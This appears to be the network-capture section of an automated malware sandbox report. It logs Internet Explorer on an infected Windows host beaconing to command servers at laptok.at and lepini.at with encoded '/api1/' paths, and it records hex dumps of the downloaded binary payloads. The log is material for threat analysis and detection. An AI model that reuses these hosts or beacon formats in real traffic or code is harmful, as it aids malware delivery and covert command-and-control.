Nov 23, 2020 16:11:56.947292089 CET	710	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 23 Nov 2020 15:11:56 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49731	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:11:58.279874086 CET	728	OUT	GET /api1/3KeMhgiT8xV_/2FK897xWvJR/8iXi7QgKkQnFJA/vQvtuI7pl2axq2iQpRqfy/IcWdr95MWH_2Fllm/pxVwXYLRRjX X0iQ/Uu36CRnAWqyyANtvaC/GzBvnVm6z/2Vvse0Pv_2F2DgCjCiAr/HbSFwBUye9G83hlGQIE/ynlkRMDXeczvpYV Do2l1f2/u19mcvVVhmsQS/4qg7eRGS/y4iFh_2B2qVkDLa3nN1YMA_/2BF6h0vTAz/LS1BzJAVb8zBnnLnm/vKxwpR LQLhui/Ux_0A_0DFAv/2rNCEQzrqGRLrU/KP0aNmF_2FPI7PEUIWwdT/BT8ui2_2Bzid3re8/3_2BW_2BnNoX7CzUq5G/oI2 HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 23, 2020 16:11:59.182948112 CET	730	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:11:58 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 33 62 0d 0a 1f 8b 08 00 00 00 00 00 00 03 15 93 45 b6 a4 50 00 43 17 c4 00 7d c8 10 77 77 66 b8 17 52 50 c8 ea fb f7 02 72 92 93 e4 0a 9f a5 f0 f9 03 cd 4b d3 90 be ac 60 e5 4f 17 64 55 6e 37 ea 19 51 a8 e5 e9 99 a2 c4 1f 56 1e 16 4e 3d 7b e0 ca 80 4a f5 47 b7 22 fb 31 a0 37 ba 9e 3d 3a 53 a0 15 63 50 ea 8b 52 79 3f 98 a9 9d 78 5c ef 52 d3 d3 ac bd 4b 09 d9 af a3 59 bd 52 a0 56 b9 f4 ea d9 19 b0 72 ab 29 66 97 af 34 55 cd 83 fd e5 69 48 11 50 f4 61 02 fa d5 c8 99 ca 08 0e 97 e2 5b 76 a8 53 57 0d b1 d1 10 ea 2b 33 1a ad 6b d8 a4 38 6d 66 c3 d7 5b fb f0 5b 3b 9e 9a ee 7c 00 3f 8c d1 ca 03 f6 e3 62 0d 97 c3 ef c4 28 2c 4d e6 7d c2 91 fa 59 d4 ce f4 bb a2 20 b1 bb 01 48 c7 e3 2c a0 50 bd 6a 86 2c cf ab 91 a9 43 b8 ec d4 95 75 0f c5 f7 47 92 dd 18 e3 a4 18 4d 17 09 f0 42 24 79 35 ae 51 d6 ad 17 59 61 ee f4 d0 22 de 12 46 d0 a0 43 97 e9 a9 59 fb 96 fa 55 e2 fb a8 fc 34 d9 c8 b6 9f 55 82 8e 64 27 6d 0a 0a 6c 28 b6 56 9b c3 06 41 ce 5f a6 dd 37 eb 47 81 04 a1 d5 2c fa 90 8a 87 7e a0 e5 c3 58 99 19 ee 9c ae bd f7 6b 38 da 5d 00 61 25 16 cb ed 12 22 79 51 ce 76 1b 9b 45 dc e5 17 0e cd db 1a 99 5f 35 02 cf f4 7c 14 7a 27 be 48 0f ce 4e 76 f1 9b 96 f1 83 91 aa ad 04 6a ae 2b b4 e6 3d f2 49 86 cf 7d 4f 63 30 d6 52 41 22 99 8b b8 42 44 05 20 58 ca 96 d2 ec d9 e7 99 11 81 64 e9 cc 39 2c da 10 f8 cb 79 98 ee 23 d4 07 fc 0d 70 c3 5b f7 eb 7f 70 25 68 ac e9 c2 3a 7f d3 e7 80 bc bd 46 b8 0a f1 da fe 81 ab 12 31 55 82 be 3e a2 fa 68 6b 76 81 3e 5c a7 d2 ee b6 11 c6 90 16 99 ca 6c 84 f3 84 b9 22 2a 9c d0 ba 13 6f f5 4b e7 de da da b1 56 88 31 60 3f f9 f6 45 7f 27 27 2c 11 88 b2 ae e8 2f 78 d3 66 26 c9 be 26 25 89 96 93 a9 5e 4f 18 84 05 e3 f0 96 dd 85 2b cb ae d7 f1 96 17 0c 27 c3 80 ca 1e 59 45 2d 0d ae f2 23 3a 4b 0e ba cd 14 3b 8f ba 83 d4 b3 2f 58 2b 8e 4f a5 92 1f c7 f8 e4 a8 79 c5 23 b8 5c 5b 02 91 d4 d3 59 d9 64 ea 26 9c 85 d2 b1 ed 9d 65 0f f2 15 d6 bc dd 18 25 cc 71 0c 25 cf 45 b3 a5 8f c4 3a 05 33 6e 03 d1 65 68 ff ae cc e6 87 ec 3d 31 08 03 fc ca 98 08 e5 1f 33 07 24 1d 37 51 98 b6 50 b9 10 a9 84 1f bb 95 52 10 3e ea 7a 1 3 c8 7e d2 1f 71 35 2f d4 62 2a 8f 1e 45 8b 9e b2 ca 66 b9 2a af 2d e9 51 e5 2b 49 6d 22 19 b3 ec 36 1e be be 78 1e 84 c 0 4d 55 1f ab 44 aa cf 24 2e d9 f2 a4 cc cc 53 0b 1f 5c 45 ec 85 c9 6b 50 af 6a 3d 77 11 e3 8b f6 99 dc 0a 28 b2 11 ed 34 84 98 84 f4 11 23 df a6 90 f1 a8 62 c4 96 44 aa 26 0a 29 0a ae 21 3c d3 14 63 11 ca 8d 76 9b 21 05 29 66 e1 65 71 01 77 a2 b3 9f 41 ba 0c cd c2 c9 df 0f b2 50 99 44 07 2a 85 52 d8 a2 3f fc 19 3f 94 a7 45 77 0e d1 39 33 80 d1 8b ab 31 8b 48 43 a0 ad 72 7c 01 e8 11 7f 62 71 9c a5 e5 d5 93 83 be 50 ec 0c b3 64 ba 9d 90 72 82 e9 35 2b 74 d1 01 7c a1 87 6c f1 ba 8b 13 b3 78 82 8f 84 3e 22 b7 5c 0b 12 7a 7b aa 73 1c e9 cc a3 33 d3 ff 31 90 74 e2 83 cc 99 8e e8 3b 4a 6d c2 bc 31 fb 5d 19 54 d0 fa 23 6c b3 b7 b3 a8 de 86 e1 4b 23 b5 a2 c6 db 12 ec 77 fd 0f 5d 5d e7 62 0d 70 4e 37 df b3 4f 61 6d 36 10 e1 0d c6 c5 27 8e 10 4c 06 52 f1 99 a8 a0 eb 3b c2 36 ea 7e 99 79 b6 4e 1d d6 d1 cd e7 91 d6 51 ee 4e 2b 1b 30 8d b9 1 6 dc 4a e1 04 0f 78 28 e0 5e 3e 48 16 26 9b 8f c9 68 9a 59 af b8 88 5f ee 63 cc 8b 99 bc c3 6e 44 Data Ascii: 73bEPC}wwfRPrK`OdUn7QVN={JG"17=:ScPRy?x\RKYRVr)f4UiHPa[vSW+3k8mf[[;|?b(,M}Y H,Pj,CuGMB$y 5QYa"FCYU4Ud'ml(VA_7G,~Xk8]a%"yQvE_5|z'HNvj+=I}Oc0RA"BD Xd9,y#p[p%h:F1U>hkv>\l"*oKV1`?E'',/xf&&%^O+'YE- #:K;/X+Oy#\[Yd&e%q%E:3neh=13$7QPR>z~q5/b*Ef*-Q+Im"6xMUD$.S\EkPj=w(4#bD&)!<cv!)feqwAPD*R??Ew931HCr |bqPdr5+t|lx>"\z{s31t;Jm1]T#lK#w]]bpN7Oam6'LR;6~yNQN+0Jx(^>H&hY_cnD

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49746	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:12:52.723073959 CET	5182	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at
Nov 23, 2020 16:12:53.376138926 CET	5184	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:12:53 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49747	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:12:55.104048014 CET	5328	OUT	GET /api1/nN1Ol55DdZTF99NetjRWaAH/9IlAYH_2Bi/NJChWxmCySi4TCNdb/Hb2PMV9f9c1p/2JROzv82VEe/E5EE064uJn_2BN/5apynrqoBO2iUfsVr4ByT/GimjwbpQ_2BN0ESk/XFcgAwglRcD9XWW/i9wwZWDT3dc2fTMBWK/PmCwEjtPF/jcOKLZu2Kr6dC6y5yCqK/z4lWwCXRASbwMHnE8_2/F_2Bwn3gZ4jbDdhop6IMLA/VInxpv_2Fd5rb/qZil400K/ZBWMNFOBSvjT6i_2BS_0A_0/DcAMkhWaLG/_2F_2BmB9gSdFZbEM/3RTOybBlcMx_/2FWJEpANZJE7/DFY HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Host: api3.lepini.at
Nov 23, 2020 16:12:56.332869053 CET	5334	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:12:56 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49749	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:12:56.702212095 CET	5338	OUT	POST /api1/7gkQmt9ytyXiUUu/eKA3KxiWln9j2j10wD/wVPvUU48L/_2BiS_2Bb62v4aN_2F3V/75Fn32MNXkBom DExXol/3Pb8xO6WfnysvNA6s8ko8C/fkIKmEZq_2BvG/hyZi5ssg/pkfICryguuzMqzz0Acgij37/W6Qd84zkpW/daft2smXTJId HoUZc/3s_2FvBVoMuz/PTXJ8XUF2iq/vIPUEqt_2BFkWq/SgvcxVBS96mCbA_2Bw_2B/OIGmgyiRvVjJm8I0/xdqEQ 2vXnsTWUTA/BBEa1_0A_0DLxkfm7A/imaPnY7BH/K6T3oo6_2FTtR0c4LiJg/_2B57jESF6/9e165 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Content-Length: 2 Host: api3.lepini.at
Nov 23, 2020 16:12:57.723793983 CET	5339	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:12:57 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 37 33 0d 0a 82 01 5f 9d b3 21 07 31 c3 a8 24 ae a0 fa ef f0 b7 86 11 b6 b6 ca 48 cc 38 68 63 0f 4e ba 2c 3b 0e ba f5 ae 47 9e 90 a1 5a 58 f7 37 60 48 6e b9 c2 39 44 ba 8f 4f 43 53 da a8 87 66 85 d7 ce 16 e6 9d 0d 01 be ff 20 28 73 73 4d ba 39 23 1c 26 14 51 2b e7 37 ad 1f 04 86 09 79 9c ff b0 7f 16 03 5a 4f 4f 85 f0 8d bc 03 65 d6 e5 b4 78 55 8d af f3 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 73_!1$H8hcN,;GZX7`Hn9DOCSf (ssM9#&Q+7yZOOexU0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49750	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:12:58.049351931 CET	5340	OUT	GET /api1/a7X3wKrHBICp0HYJPYF/jk9V6OkOof3C2RxlJ2_2Fs/jBqm5Ed5Au1Vf/h1anrt29/KsmpkCp_2F_2BFD_2FtezFN/ RZDEry7Kqz/Wt5qRHzZA_2BmOlu4/KFMopUFfPYPj/xpsgjW2d3uR/5AaJI6t1vNy9Ny/vvWteODreeJH8A828HrjN /chdlkP8GqXv8ttX9/MIG_2BRH93knCfx/FHHCw0Q_2BdhIIZApq/bHbIsGhO6/VKb5IykC2rrBg6oz9ZT4/EJINWK2nI6i1Tk_2 F3W/R_0A_0DvhtwXzfor9MIaPz/FncFikW4EM_2F/gQQoay3J9Z2Ql/YXe_2FRyh/b HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Host: api3.lepini.at
Nov 23, 2020 16:12:59.049961090 CET	5341	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:12:58 GMT Content-Type: application/octet-stream Content-Length: 332358 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: attachment; filename="5fbbd17aaf530.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 5c b2 f3 38 3a 0a 3b 4e 3f 2e 9d 9f d3 4f 3a 9c da 97 a8 b5 ee 6f 1c a2 b0 bd fc 85 b7 34 cf 11 35 b0 f4 af 64 c4 51 8b ea c6 2b 8d c9 80 a4 79 47 03 63 3c 2f ec b3 4a d7 c4 47 35 d2 04 5a 32 16 94 9e b2 33 3c fd 31 99 73 19 96 9b b9 55 8f 96 ce bd 0c 6a 07 6c 24 b7 ee f5 9d 8a 35 48 e9 63 39 8c 5f b5 99 51 9e fc 37 0d 9f ef 49 cb d7 14 fb 58 bc 9f b0 41 df 77 76 ac fd 84 08 5c a1 31 83 ce 7e 03 29 dd 92 13 a8 04 93 94 06 7d c4 22 10 87 b6 19 f8 75 05 13 78 e1 6d 45 27 42 de c7 c5 2c 37 c4 5b e4 7a f8 1a 9b 8c d8 9d c9 c0 74 f7 c9 6d 18 82 26 72 20 c4 b8 01 4f 8e f9 79 84 3b 72 1d db f4 e2 c1 7a 67 cd c7 f8 cc a1 57 7f b0 76 f5 ce 2e 09 8b 31 f4 ab 9e b3 73 79 c5 83 43 04 cd 7d a3 43 1b b9 c0 9d 21 ff 5e cb dd f2 f8 09 68 0e 1a e0 6c 75 36 52 61 88 a3 91 67 e8 98 91 63 e6 e7 0e 42 83 1e d6 c9 c1 27 01 9d 80 06 5e 70 0b cb f8 f2 38 4c 23 77 82 ea 12 80 63 f9 01 e0 a9 d9 48 ad ab 9b aa 5f d7 19 df bb 7a 75 15 c6 70 58 0b c8 f7 41 a3 14 44 e4 3d ab 4e 0a b4 5c 68 c4 a6 13 9c 2b 64 92 b6 b1 73 26 d7 01 e0 7d 66 ec df 59 3a 44 c7 29 a6 a0 7e e7 08 05 7f c6 54 2a 12 be 8f 4f 06 51 33 65 f3 fe b1 3e be fc a7 07 a8 d7 f0 53 eb 1a 21 6f 50 45 69 c8 0e da 4f 92 f9 b3 a9 50 13 f1 bc 21 01 e6 b5 8a fc 87 30 13 9f bf d2 b9 a2 d8 79 9b b6 cb a5 65 d5 08 5b 6b ea dd 7c 00 58 89 04 41 25 89 18 b6 4c 9a c5 e7 cf 9e f6 11 a0 98 d3 c8 6d 75 82 b5 2d 48 74 dd a1 ed 65 40 73 e6 9f bb c1 31 58 6b 30 1c 1c 04 8d b7 2e af 75 f1 2c 71 8b 53 46 15 cc 8f 1c 82 a9 74 9a e8 14 7b ff dd e9 ef 04 a2 fb c3 db 58 df 18 a8 5b 45 44 e1 e6 18 35 3a a8 d3 74 a7 e4 96 bf e9 12 7e 9c 08 12 37 2e fe a6 aa 08 4e e1 b8 c5 e3 59 d1 62 a4 c2 0e 87 be 45 9c 79 7e ed 5d a8 4a 5f 6a 4b 00 d1 c8 a6 58 08 42 28 28 4a 00 08 93 2d f6 96 7b 01 e5 2e cd 28 a0 e1 56 da f1 dc cb dc 33 de 4f ef 07 9f 87 71 52 9a 13 10 b8 d0 bb 68 0b f7 06 a7 04 73 5a f0 0f 18 9d 0c f5 a6 22 db 90 31 c9 53 3e ba c3 e6 63 51 21 fb 08 a5 f8 f5 b0 34 0b 40 0f c5 b8 ee ab b0 be 1f df 45 3b 29 61 36 42 c7 1b f1 7c 51 bd b7 ec 9c 28 cf cf 64 2b a6 6f 1f 95 85 c7 4b 70 9d 07 74 ce 67 54 13 95 70 48 3b ac e2 e8 9b fa 5c bb eb 76 d9 c5 6b 7c c1 cf da b4 6d a8 6d b6 2d fc 82 f3 0b 88 eb 1c b7 19 24 37 e2 5f 55 86 27 50 fd e0 be 0f c4 45 65 2a 46 3d c4 9e 1c 8f 5a f4 9b e5 89 2d 38 92 d4 41 df 63 48 76 30 fb 96 f3 36 47 21 fb dd b8 0c 4f 61 bb 4d dd 78 0a 2b d3 68 a7 81 16 bc cc f1 a9 9e 41 d2 21 ab 72 73 54 10 fe c2 54 29 7f b1 e9 0e 7a c7 ba 71 b7 fa 5e 34 7f 0d 75 bf 62 6e 35 bc 70 bc 78 80 f0 ac 6b 0d dd 38 fb 7a d2 6c 84 53 c1 cb bc ca f2 71 22 1b 9f c0 0a 96 34 5b a1 88 28 a2 dc dd dc 5b 38 06 91 18 13 49 13 41 2b 19 12 fa 07 e7 21 2e ab af 3a 61 40 3a b1 d5 9f 57 36 21 41 2a 6c f1 1a cc 30 c1 a2 65 62 bb 11 29 ec 21 cb af 48 04 75 5f 4e 7b e6 17 89 6f fe c7 3d 82 67 46 5c Data Ascii: \8:;N?.O:o45dQ+yGc</JG5Z23<1sUjl$5Hc9_Q7IXAwv\1~)}"uxmE'B,7[ztm&r Oy;rzgWv.1syC}C!^hlu6R agcB'^p8L#wcH_zupXAD=N\h+ds&}fY:D)~T*OQ3e>S!oPEiOP!0ye[k|XA%Lmu-Hte@s1Xk0.u,qSFt{X[ED5:t~7.NYbEy~]J_ jKXB((J-{.(V3OqRhsZ"1S>cQ!4@E;)a6B|Q(d+oKptgTpH;\vk|mm-$7_U'PEe*F=Z-8AcHv06G!OaMx+hA!rsTT)zq^4ubn5px k8zlSq"4[([8lA+!.:a@:W6!A*l0eb)!Hu_N{o=gF\

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49752	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:13:01.885154963 CET	5696	OUT	GET /api1/4sKGcNWqFHVLKZ/2BTUgUaompfmLz2qEm5Tx/OfFGVs64GaPmABpi/ZxL5WlDeDM7x6hL/BCAh7voGMS Uk50JM4D/95dysEGuf/8_2FLzWVldxgWdcK_2BS/cgiU1UY8ocTit7FNjj3/yZIMmxb8t97EcWPqxfbq9x/XAon_2Fklf9lH/UaI o5Tfo/segWplJOjJrpFm3wN5NNlmZ/JoENouc151/2TgqsBaQK3k6BgA4E/PfxzEf7mqqdI/Fz9ElsLTgix/zC7Cgey64u_0A_/0 DDmG0Q1ZrBLICXpHTs79/K68kaHn_2B2VZwcW/kpiiM8xpuwmXYmB/_2BIh_2B9AOz7RozN2/QYOBBG HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Host: api3.lepini.at
Nov 23, 2020 16:13:02.882647991 CET	5697	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:13:02 GMT Content-Type: application/octet-stream Content-Length: 467014 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: attachment; filename="5fbbd17e7f17c.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: ac ea 4f e1 d3 05 c3 68 dc f3 61 e5 d3 0c 65 31 b7 f8 7c dc 14 53 8a be 7e 89 cc 04 d4 d8 cb e2 cc 9d 09 38 ed 9e 8e 05 d8 2c 30 f6 71 ef 73 bd cd 1f 8c 51 03 f2 8f c9 01 e4 1b c3 99 68 93 74 74 0b e6 ba d9 a1 0d 7a 5b 60 1f ca e9 89 eb d3 dc cf 70 48 79 d9 6f a0 bf 9f 98 bc 6c d1 56 5f 7c 86 8e 72 5b b6 93 ae 06 9f 69 c3 1f 88 65 93 8c 81 4c 79 46 7d 35 17 cc 1f af d2 f0 47 aa f3 67 44 9a c2 60 30 39 dc de 34 67 4f 8f 9e 3a 39 6f 11 ba 62 42 85 b8 73 dc 24 77 f0 3b 6d 59 cf e2 0d 02 f8 76 24 36 32 36 d1 a5 00 93 32 9f 35 c1 ee e0 9c 04 f8 02 f3 6d b8 ab 97 3f e1 a6 81 5f e8 fb 83 3a 09 07 06 ae c7 0b 34 ae d4 1f 48 a3 73 db 26 b0 fd f5 02 0e 56 c9 b2 27 af b1 4d 76 1f 85 3c af 46 ca c7 2a 66 9e 66 22 ac 4d a8 1d 21 e4 2a 7f e2 50 45 bf 35 7a 00 3c 6e 4a fb 79 79 d2 9f 4b d3 0d da 41 b9 7d 33 cb 6e 72 4d d6 d3 3a a5 bd 03 77 c6 d4 c9 dc cb b7 ba 43 ca 2c 22 d0 4e 2c a9 75 31 bc bb d6 50 b5 7a 03 f4 03 eb 36 c8 3e 96 a4 6d fb c4 92 7e 0c 6f 57 2e 01 43 ac 75 e1 3c 71 32 c5 67 f8 8e 42 16 25 6f ca 77 e9 ac 91 e9 a9 49 44 39 fe 0d 72 b7 3b 47 96 16 e4 42 4c d9 4f d6 ba 77 be 6f d8 8a 17 9b cb f9 39 8a 73 50 08 7f de b4 31 e7 cc a8 48 f6 d7 c9 07 50 6c 38 ae 88 79 f6 6b 2a ce bf 94 68 de b9 22 3e 6c cd 41 99 e3 b8 94 53 4d 71 4c 5a c9 d5 fc 42 60 cd 08 1e 86 a2 c9 b3 16 bf 7d 09 3c 37 03 9a 3f cc 92 dd f1 ea 68 ba d9 9d 68 4a ec 97 2d 48 42 56 8f 96 16 54 4f 6a 22 06 68 26 16 e4 99 63 bf db 26 9f fe 2b aa 63 52 25 cc a4 c6 87 06 44 92 76 51 8f b8 50 b8 9c 2f 07 4f 2f 0b 